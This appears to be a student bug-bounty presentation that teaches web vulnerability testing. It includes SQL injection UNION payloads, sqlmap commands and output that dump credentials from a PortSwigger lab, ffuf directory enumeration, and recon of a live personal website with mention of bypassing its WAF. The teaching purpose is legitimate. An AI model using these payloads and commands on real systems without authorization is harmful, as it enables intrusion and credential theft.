

Bug bounty project

Adam Zvara

Brno University of Technology, Faculty of Information Technology
Božetěchova 1/2. 612 66 Brno - Královo Pole
login@fit.vutbr.cz



- What types of vulnerabilities are there?
 - The Web Application Hacker's Handbook → PortSwigger Academy
- What tools should I use?
 - Burp suite - proxy, repeater, intruder, collaborator?
- Are there any **more** useful tools?
 - Wappalyzer (recon)
 - ffuf/wfuzz/gobuster (recon)
 - sqlmap
- Can I hack now?

- Access control (IDOR)
- SQL injections (in-bound, blind, out-of-bound)
- Authentication (enumeration, bruteforce)
- Server-Side Request Forgery (black/whitelist, blind)
- Path traversal (bypassing filters)

Task: log in as administrator using SQLi UNION attack

Task: log in as administrator using SQLi UNION attack

- determine the number of columns returned by query

' +UNION+SELECT+NULL, NULL--

Task: log in as administrator using SQLi UNION attack

- determine the number of columns returned by query

`' +UNION+SELECT+NULL,NULL--`

- which columns return string type?

`' +UNION+SELECT+' abc' ,NULL--`

Task: log in as administrator using SQLi UNION attack

- determine the number of columns returned by query

`' +UNION+SELECT+NULL,NULL--`

- which columns return string type?

`' +UNION+SELECT+' abc',NULL--`

- retrieve list of tables in the database

`' +UNION+SELECT+table_name,+NULL+FROM+inf_schema.tables--`

Task: log in as administrator using SQLi UNION attack

- determine the number of columns returned by query

`' +UNION+SELECT+NULL,NULL--`

- which columns return string type?

`' +UNION+SELECT+' abc',NULL--`

- retrieve list of tables in the database

`' +UNION+SELECT+table_name,+NULL+FROM+inf_schema.tables--`

- find names of columns in the user table
- ...


```
(kali@kali)-[~/bugbounty/presentation_scripts]
$ sqlmap -u https://web-security-academy.net/filter?category=Pets -p category

[10:11:50] [INFO] testing connection to the target URL
...
[10:11:56] [INFO] testing for SQL injection on GET parameter 'category'
[10:11:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:11:57] [WARNING] reflective value(s) found and filtering out
[10:11:57] [INFO] GET parameter 'category' appears to be 'AND boolean-based blind - WHERE
or HAVING clause' injectable
[10:11:58] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'PostgreSQL'
Do you want to skip test payloads specific for other DBMSes? [Y/n] y
...
[10:12:03] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:12:03] [INFO] testing 'PostgreSQL OR error-based - WHERE or HAVING clause'
[10:12:04] [INFO] testing 'PostgreSQL error-based - Parameter replace'
[10:12:04] [INFO] testing 'PostgreSQL error-based - Parameter replace (GENERATE_SERIES)'
[10:12:04] [INFO] testing 'Generic inline queries'
[10:12:04] [INFO] testing 'PostgreSQL inline queries'
[10:12:04] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:12:04] [WARNING] time-based comparison requires larger statistical model
[10:12:16] [INFO] GET parameter 'category' appears to be stacked queries (comment)' injectable
```

Figure: Detect SQLi

```
(kali㉿kali)-[~/bugbounty/presentation_scripts]
$ sqlmap -u https://web-security-academy.net/filter?category=Pets\
-p category --dbms PostgreSQL --tables

[10:11:50] [INFO] testing connection to the target URL
...
[10:11:56] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:11:56] [INFO] automatically extending ranges for UNION query injection technique tests
[10:11:56] [INFO] 'ORDER BY' technique appears to be usable
[10:11:56] [INFO] target URL appears to have 2 columns in query
[10:11:50] [INFO] GET parameter 'category' is 'Generic UNION query (NULL)'
...
[10:11:56] [INFO] fetching tables for database: 'public'
Database: public
[2 tables]
+-----+
| products |
| users_fedidr |
+-----+
```

Figure: Table names

```
(kali㉿kali)-[~/bugbounty/presentation_scripts]
$ sqlmap -u https://web-security-academy.net/filter?category=Pets\
-p category --dbms PostgreSQL --dump -T users_fedidr

[10:11:50] [INFO] testing connection to the target URL
...
[10:11:56] [INFO] fetching columns for table 'users_fedidr' in database 'public'
[10:11:56] [INFO] fetching entries for table 'users_fedidr' in database 'public'
Database: public
Table: users_fedidr
[3 entries]
+-----+-----+
| password_nladxe | username_lvhexev |
+-----+-----+
| p0yydhx0zxlttnx1jib | administrator |
| vod2tj8mb7wwgqixuyvp | wiener |
| 0h0fl2o0ppmg9dbm8tgz | carlos |
+-----+-----+
```

Figure: Dump table contents

```
(kali@kali)~[/bugbounty/presentation_scripts]
$ ffuf -u https://juraj.bednar.io/FUZZ -w seclists/Discovery/DNS/subdomains-top1million-5000.txt\
> --rate 3 -c -o jbednar_ffuf
```

Method	Status code	Length	MIME type	Extension	Title	Comment
:: Method	783	:	GET	php		
:: URL	783	:	https://juraj.bednar.io/FUZZ			
:: Wordlist	783	:	FUZZ: seclists/Discovery/DNS/subdomains-top1million-5000.txt			
:: Follow redirects	783	:	false	php		
:: Calibration	783	:	false	php		
:: Timeout	783	:	10	php		
:: Threads	783	:	10	php		
:: Matcher	783	:	Response status: 200,204,301,302,307,401,403,405,500			

```
[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1066ms]
* FUZZ: blog
200 783 JSON php
[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1617ms]
* FUZZ: admin
200 783 JSON php
[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 640ms]
* FUZZ: shop
[Status: 200, Size: 494946, Words: 43288, Lines: 4260, Duration: 542ms]
* FUZZ: podcast
...
1247228670 1788167887 php-1 17881678873723 1818343788 php-1
```

Inspector
Request attributes
Request cookies

Figure: Directory enumeration with ffuf

OWASP Web Security Testing Guide v4.2 (WSTG)

- ① Information gathering
- ② Configuration and deployment testing
- ③ Identity management testing
- ④ Authentication testing
- ⑤ Input validation testing

**Juraj
Bednar**[English](#) [Blog](#) [Kurzy](#) [Knihy](#) [Obchod](#) [O mne](#) [Kryptomeny](#) [Aplikácia na prístup ku kurzom](#) [Podcast](#) [Ostaťme v kontakte](#)
[Príhlásenie \(prístup ku kurzom\)](#)

Menu


Search

This page is in Slovak. If you don't speak Slovak, you can
[switch to English version](#)

Miesto pre slobodu, kryptomeny,
biohacking a lepší život

[O MNE](#)[DO ESHOPU](#)[BLOG](#)<https://juraj.bednar.io>

- visual examination, directory enumeration → 34+ directories
- Google hacking: .pdf, keybase.txt
- technology overview:
 - CMS: WordPress v6.4.1 (plugins: Jetpack, LearnDash ...)
 - Databases: MySQL
 - Web server: nginx



The screenshot shows the Wappalyzer web application interface. The header is purple with the Wappalyzer logo and name. Below the header, there are two tabs: "TECHNOLOGIES" (selected) and "MORE INFO". An "Export" button is located in the top right corner of the content area. The main content area displays a list of detected technologies, organized into categories. Each category has a title and a list of technologies with their respective icons, names, and versions.

Category	Technology	Version
CMS	WordPress	6.4.1
Ecommerce	WooCommerce	8.3.0
Analytics	Facebook Pixel	2.9.138
	Google Analytics	
	Matomo Analytics	
Blogs	WordPress	6.4.1
Databases	MySQL	
Tag managers	Google Tag Manager	
Page builder	GoDaddy CoBlocks	
JavaScript libraries	jQuery	3.7.1
	jQuery Migrate	3.4.1
	Lodash	1.13.6

- framework versions are up-to-date
- exposed user profiles at `/members` + weak password policy?
 - password bruteforce blocked by WAF
- default credentials not working
- SQLi in inputs?
 - WAF blocking bypassed with `--tamper`, still no vulns
- too complex → **back to the drawing board**

Thank You For Your Attention !